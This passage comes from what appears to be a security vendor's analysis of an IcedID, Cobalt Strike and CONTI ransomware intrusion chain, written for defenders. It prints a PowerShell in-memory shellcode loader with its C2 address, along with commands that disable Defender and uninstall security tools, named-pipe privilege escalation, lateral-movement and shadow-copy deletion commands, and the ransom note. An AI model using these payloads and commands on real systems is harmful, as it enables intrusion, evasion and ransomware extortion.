$var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters

$var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('R

return $var_type_builder.CreateType()

}

[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1ur

for ($x = 0; $x -lt $var_code.Count; $x++) {

$var_code[$x] = $var_code[$x] -bxor 35

}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_

$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)

[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Vo

$var_runme.Invoke([IntPtr]::Zero)

'@

If ([IntPtr]::size -eq 8) {

start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job

}

else {

IEX $DoIt

}
```

The above script is base64-encoded and is also compressed with a GzipStream. By decoding the base64 format and decompressing the GzipStream with Gunzip, we observed the final stage of the PowerShell script.

The purpose of the function "func_get_proc_address" is to use a .Net API to call Windows API function in memory from system.dll and import GetModuleHandle and GetProcAddress, which is later used to call the VirtualAlloc function.

The [Byte[]]$var_code contains a base64 format string, which is the shellcode decrypted with xor using a key of 35.

```
for ($x = 0; $x -lt $var_code.Count; $x++) {
$var_code[$x] = $var_code[$x] -bxor 35

}
```

The shellcode is injected in the allocated space (VirtualAlloc allocated the space in the memory for the shellcode).
Finally, the shellcode is executed in the allocated space inside the memory.

The injection is actually a self-injection, meaning the PowerShell instance that executed the command is injected and contains the shellcode.

The decrypted shellcode:

```
üè.`.å1Òd.R0.R..R..r(.·J&1ÿ1À¬<a|., ÁÏ
.ÇâðRW.R..B<.Ð[email protected]ÀtJ.ÐP.H..X .Óã<I.4..Ö1ÿ1À¬ÁÏ

.Ç8àuô.}ø;}$uâX.X$.Óf..K.X..Ó….Ð.D$$[[aYZQÿàX_Z..ë.]hnethwiniThLw&.ÿÕ1ÿWWWWWh:Vy§ÿÕé.
[1ÉQQj.QQh».SPhW..ÆÿÕëp[1Ò[email protected]ëU.;ÿÕ.Æ.ÃP1ÿWWjÿSVh-..{ÿÕ.À..Ã.1ÿ.öt..ùë
hªÅâ]ÿÕ.ÁhE!^1ÿÕ1ÿWj.QVPh·Wà.ÿÕ¿/9Çt·1ÿé..éÉ.è.ÿÿÿ/strap/[email protected],ú.ÊÂ))`]}.
¤”.&¿C°1XË.6ÀÒÅN.z°9®.øøQâénú\jÆeM…:é.ó.ÊêÐ\îHost: code.jquery.com

Connection: close

Accept: */*

Accept-Encoding: gzip, br

User-Agent: Mozilla/5.0 (Windows NT 5.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2832.7 Safari/537.36

.·¢.xÎ°fM

.|cÐfcyuT..Äpy§sÆ{.ÂÙà =GÒ.B¼~?¸¨ç.ºÀV.Õ[email protected]*óïØ¯ûýÒa:Wøõ.É{¹Ðy.o.ªÜè.
{ã4.XØpoÖ. .ê.Ùvü8¬6Mhðµ¢VÿÕ[email protected]@WhX¤SåÿÕ.¹.ÙQS.çWh SVh…âÿÕ.ÀtÆ…Ã.ÀuåXÃè©ýÿÿ23.108.57.148^.x.


Accept: */*
Accept-Encoding: gzip, br

User-Agent: Mozilla/5.0 (Windows NT 5.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2832.7 Safari/537.36
```

Cobalt Strike C2 server:
23.108.57[.]148

After execution of the fileless injection with PowerShell, the threat actor performed an additional injection to a remote process utilizing a Reflective DLL injection technique to an existing svchost.

This technique allows injecting a .DLL for the malicious process into the memory of a remote process, which allows threat actors to avoid EDR and traditional AV solutions detection as it is not storing a DLL file on disk and not calling Windows APIs LoadLibrary and LoadLibrary (classic DLL injection).

PowerShell opens a handle with GrantedAccess 0x143A (PROCESS_CREATE_THREAD, PROCESS_VM_OPERATION, PROCESS_VM_READ, PROCESS_VM_WRITE, PROCESS_QUERY_INFORMATION, PROCESS_QUERY_LIMITED_INFORMATION) to svchost.

Target process:
C:\WINDOWS\System32\svchost.exe -k UnistackSvcGroup

The injected svchost executes a PowerShell command, which performs a discovery operation.

```
Powershell -nop -exec bypass -EncodedCommand
IgBbAFMAeQBzAHQAZQBtAC4ARABpAHIAZQBjAHQAbwByAHkAUwBlAHIAdgBpAGMAZQBzAC4AQQBjAHQAaQB2AGUARABpAHIAZQBjA
```

Decoded command:

```
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().DomainControllers | Select -property Name,IPAddress,OSVersion
```

Discovery

IcedID preforms several discovery commands that are used by the Cobalt Strike session:

```
ipconfig /displaydns
ipconfig /all

nltest /domain_trusts

nltest /domain_trusts /all_trusts

systeminfo

net view /all /domain


wmic product get name,version
```

The above discovery command (wmic product get name,version) is used to list the installed application on the host and understand which security applications they are dealing with.

The following command prints the installation package.

```
wmic product where “Name like ‘%Security Application%'” get Name, IdentifyingNumber
```

Impair Defenses

After the discovery of the security applications installed, an attempt is made to uninstall the security application via the msiexec command:

```
msiexec.exe /x {[ security application package]} /qn
msiexec.exe /x {[ security application package]} /qn PASSWORD=[password]
```

Additionally, a “T1562.001: Impair Defenses: Disable or Modify Tools” – technique is used to disable Microsoft Defender:

```
powershell New-ItemProperty -Path HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender -Name DisableAntiSpyware -Value 1 -
PropertyType DWORD -Force
powershell Uninstall-WindowsFeature -Name Windows-Defender

powershell Set-MpPreference -DisableRealtimeMonitoring $true

powershell Uninstall-WindowsFeature -Name Windows-Defender
```

We have also observed attempts to perform privilege escalation using GetSystem named pipes impersonation to gain SYSTEM level privileges.

```
C:\Windows\system32\cmd.exe /c echo fbe08e37b62 > \\.\pipe\ab59fc
C:\Windows\system32\cmd.exe /c echo 99269f2c2e0 > \\.\pipe\4bba0e

C:\Windows\system32\cmd.exe /c echo fe08a9c446f > \\.\pipe\254573

C:\Windows\system32\cmd.exe /c echo 849b1389e6a > \\.\pipe\e215fc

C:\Windows\system32\cmd.exe /c echo [Random 11 characters] > \\.\pipe\[Random 6 characters]
```

Hunting tip: The above pattern of the GetSystem command could help in detecting privilege escalation attempts via named pipe. Also, the cmd command executes via services.exe process which could be the second indicator.

“Technique 1 creates a named pipe from Meterpreter. It also creates and runs a service that runs cmd.exe /c echo “some data” >\\.\pipe\[random pipe here]. When the spawned cmd.exe connects to Meterpreter’s named pipe, Meterpreter can impersonate that security context. Impersonation of clients is a named pipes feature. The context of the service is SYSTEM, so when you impersonate it, you become SYSTEM.” – Cobalt Strike

After the threat actors have enumerated the compromised host, mapped the inter-domain, disabled the security applications, and gained SYSTEM privileges, the system is compromised and ready for the final impact by CONTI ransomware.

Final Stage – CONTI Infection

For lateral movement and distribution of CONTI ransomware, threat actors are using C$ share.

```
bitsadmin /transfer debjob /download /priority normal \\*\C$\Windows\md.dll C:\Windows\ GROUP_x86.dll
```

Bitsadmin is a legitimate Microsoft Windows binary (used for managing background intelligent transfer) abused by threat actors to allow dropping of the CONTI ransomware in the C$ share.


The execution method used to execute the CONTI DLL is regsvr32 command.

```
c:\windows\syswow64\regsvr32.exe /s C:\Windows\GROUP_x86.dll
```

Using Cynet's Decoy Files mechanism, which is part of our Advanced Ransomware Heuristics detection mechanism, we can detect and prevent attempts to encrypt files by CONTI ransomware:

```
\device\harddiskvolume4\*\29.xlsx.ahiod
\device\harddiskvolume4\*\10.jpg.ahiod

\device\harddiskvolume4\*\14.xlsx.ahiod

\device\harddiskvolume4\*\15.jpg.ahiod

\device\harddiskvolume4\*\19.xlsx.ahiod

\device\harddiskvolume4\*\2.docx.ahiod

\device\harddiskvolume4\*\20.jpg.ahiod

\device\harddiskvolume4\*\24.xlsx.ahiod

\device\harddiskvolume4\*\25.jpg.ahiod

\device\harddiskvolume4\*\28.xls.ahiod
```

Additional example of CONTI ransomware encrypted files and the ransomware note



CONTI utilizes Windows Restart Manager to ensure the data files are ready for encryption and there is no open handles to the targeted files by other processes, and if so, the CONTI ransomware terminates these processes. The same technique is used by Sodinokibi (A.K.A REvil) and Ryuk ransomware.

Inhibiting recovery commands detected during CONTI infection preventing system recovery by deleting volume shadow copies using vssadmin commands.

```
vssadmin.exe resize shadowstorage /for=C: /on=C: /maxsize=401MB
vssadmin.exe resize shadowstorage /for=C: /on=C: /maxsize=unbounded

vssadmin.exe delete shadows /all /quiet
```

The threat actors executed the shadow copy deletion commands manually in most cases through .bat files. This action of deleting shadow copies, not via the ransomware functionality itself, is a new development in recent incidents.
We suspect that this action was performed manually to impede the detection of the inhibiting recovery technique. The shadow copy deletion commands are not directly related to the ransomware activity in this execution method and are similar to legitimate activity originated from administrators and third party applications.

CONTI Ransomware note:

```
Readme.txt
```

All of your files are currently encrypted by CONTI strain.
As you know (if you don't – just "google it"), all of the data that has been encrypted by our software cannot be recovered by any means without contacting our team directly.

If you try to use any additional recovery software – the files might be damaged, so if you are willing to try – try it on the data of the lowest value.

To make sure that we REALLY CAN get your data back – we offer you to decrypt 2 random files completely free of charge.

You can contact our team directly for further instructions through our website :

TOR VERSION :

(you should download and install TOR browser first https://torproject.org)

http://conti____.onion/

HTTPS VERSION :

https://contirecovery.top/


YOU SHOULD BE AWARE!

Just in case, if you try to ignore us. We've downloaded a pack of your internal data and are ready to publish it on out news website if you do not respond. So it will be better for both sides if you contact us as soon as possible.

—BEGIN ID—

____

—END ID—



The CONTI group recently started using a "double extortion" technique, threatening victims that the exfiltrated data will be publicly leaked. This is a new trend amongst threat actors that used to focus ransomware campaigns and attacks solely on data encryption but have evolved and created an additional leverage and source of income.

YOU SHOULD BE AWARE!
Just in case, if you try to ignore us. We've downloaded a pack of your internal data and are ready to publish it on our news website if you do not respond. So it will be better for both sides if you contact us as soon as possible.

Conclusion

As part of this extensive research, we've observed a cooperation pattern amongst threat groups. Specifically, a high number of IcedID infections utilizing Cobalt Strike beacons and ultimately attempting to encrypt hosts using CONTI ransomware.
Attackers enhance and tune their mean of operations and their control over every step of their campaigns. Splitting their attacks while utilizing different payloads which in turn enable them to better evade security solutions and demonstrating total awareness and control over the target environment.
In other words, two different independent malwares, developed by two different attack groups – are collaborating to download, spread and infect compromised organizations with ransomware.

As for the initial access, it seems like the good old phishing / spear phishing still remains the favorable initial access method for threat actors and for a good reason as current number suggest that 97% of attacks begin with this method which seem to trick and lure even technical professional as well as security-oriented personnel.

Another alarming observation which raises many concerns is the fact that threat actors which seemed to avoid targeting the healthcare sector are no longer following this code of conduct and we see a rise in attacks against Hospitals, Health clinics, Pharmacies etc. among these threat actors you can find Wizard Spider as well as Lunar Spider.
According to previous knowledge, the Russian group “Wizard Spider”, which is related to the splinter groups “Grim Spider” and “Lunar Spider”, is behind numerous attacks against this type of targets.
Wizard Spider threat group is the Russia-based operator of the TrickBot banking malware, which has primarily focused on wire fraud in the past.
The HSE and Department of Health confirmed that The National Cyber Security Centre, along with the Gardaí and the Defense Forces, is currently investigating few very serious cyber-attacks.
The groups are also wanted by the FBI, the UK’s National Crime Agency, Interpol, and Europol.
And, as this article demonstrates, IcedID, developed by Lunar Spider, is primarily used to steal and exfiltrate financial information, is now being used as a downloader to distribute Conti Ransomware, developed by Wizard Spider, to compromised organizations.

Additionally, in most if not all recent attacks and campaigns, we’ve observed the same MO where threat actors turn to the fairly new “Double extortion” technique in which they not only get hold of the victims assets and demand Ransome for their decryption, but also exfiltrating data and threatening the victim that if the Ransome won’t be paid, the data, IP, customer information and other exfiltrated data will be sold or published to the public.
These findings and observations are possible due to Cynet’s multiple layers and mechanisms allowing enhanced detection, prevention and visibility over such attack attempts while enabling security teams and professionals to better examine and understand each step and respond accordingly.

IOC

IcedID DLL Payloads:
0ef2a73bd5e1d545596b1769503461b809793371bbaedb03f852648eafcfef1e ce0767c640f01062a939183daa3634db74237fceb9f264a0eeeec80097ca5d98
ed08f3f83b79a358b698b477a62aafc902910b179c87126e6afc7267204bd018
902eb3ddc744189404b2465ab8a5a4caa3e2a30b2db5c40570d0b35b8ee4c45b
47c5683cc8cc1c4977af013b5e09b0ec50f610fff820036544c2a5ca5da7686a
6c34b5e0d401f4a9185580e57071995e579a645ead57ae4b280ef8f9a0ff2b30
c21ad5068d4172fd6348578fd493bc717e09d30006862345a2672894aaaa24b7
97341cd0f8c3df8a350be026ce2257c5d99a6df4dd1572b4bbc3ccf996d9e745
b9337eb2ec474402ad98bad94262483c2b5cec3752b11e3d1ed780e78d331d78
b4bd414baa9dea1be8d9b8f690d35aa161e1e533cedbaa6562f2f32e9bc64ae3

IcedID maldocs:
f84d65ddf6a721ee4343db90c97dc1e12b8cf79677bd2d9ddc9a703903a4271b 3fd1127d196f1b993a876d8c0c3d3217a800cb605eaa4cca1316a5f3a046069d
677dbb3d766eb72cbaf57720f8d7895e2569c209e9b11f820811d8df19c63e7a
f578d6e7fc4d204ef17549be7ea8f3b6bca4b4103e7afff483b180f95f818a20
590eac4ef1f146780c39696f31c3e14300c4a9145743d282afe48c4e93cbd0c4
2f4193a77175cf0c173f556840b1d36cabbc1e0104d11a3f4c629fe02c915a43
c75429e288d5348c887ac63ff2703d2c44ceb719c74703c6307f5514e2fe7cfcg
b5e15015b24691a3a19700152dd14dbaca7d7bd27e7d7e84db07a5ae22de1cd3 bb4e0e7d72a40b0b7801a7bcf7a6e11d4263191fa0cc378351d5
7215e503b77bdd7fd48b5f63cbce288bf0caa00ed5688bc9b810cb51ed3a765a
976a009ed5b0df798bf38b6c3d021abc70ba8a1f18a44b678ea5bc32e17edb0d
25368ee6e7d6c2f666080dcc0ec72dab4fb3c5d4756e41d7533d54611df5a485

IcedID C2:
74[.]119[.]193[.]206 195[.]123[.]208[.]151
188[.]127[.]227[.]146
185[.]212[.]129[.]164
82[.]146[.]48[.]116
190[.]14[.]37[.]143
190[.]14[.]37[.]248
185[.]212[.]129[.]66
37[.]46[.]133[.]194

CONTI ransomware DLLs:
5fe77db174a5206b5387e2b86255bd008966b44632925351d9b3983438004eb1 a5751a46768149c5ddf318fd75afc66b3db28a5b76254ee0d6ae27b21712e266
e07316969b2d2941e9ec6a940d03d03bd36527dae825f30265fd5221a858fca4
7f9d02ceaf4daa901fbb59648e599a381afd93bcba1b88fb6b345949b3479eb3
f092b985b75a702c784f0936ce892595b91d025b26f3387a712b76dcc3a4bc81
9826b386065f8312a7a7ef431c735a66e85a9c144692907f5909f81f837c65f4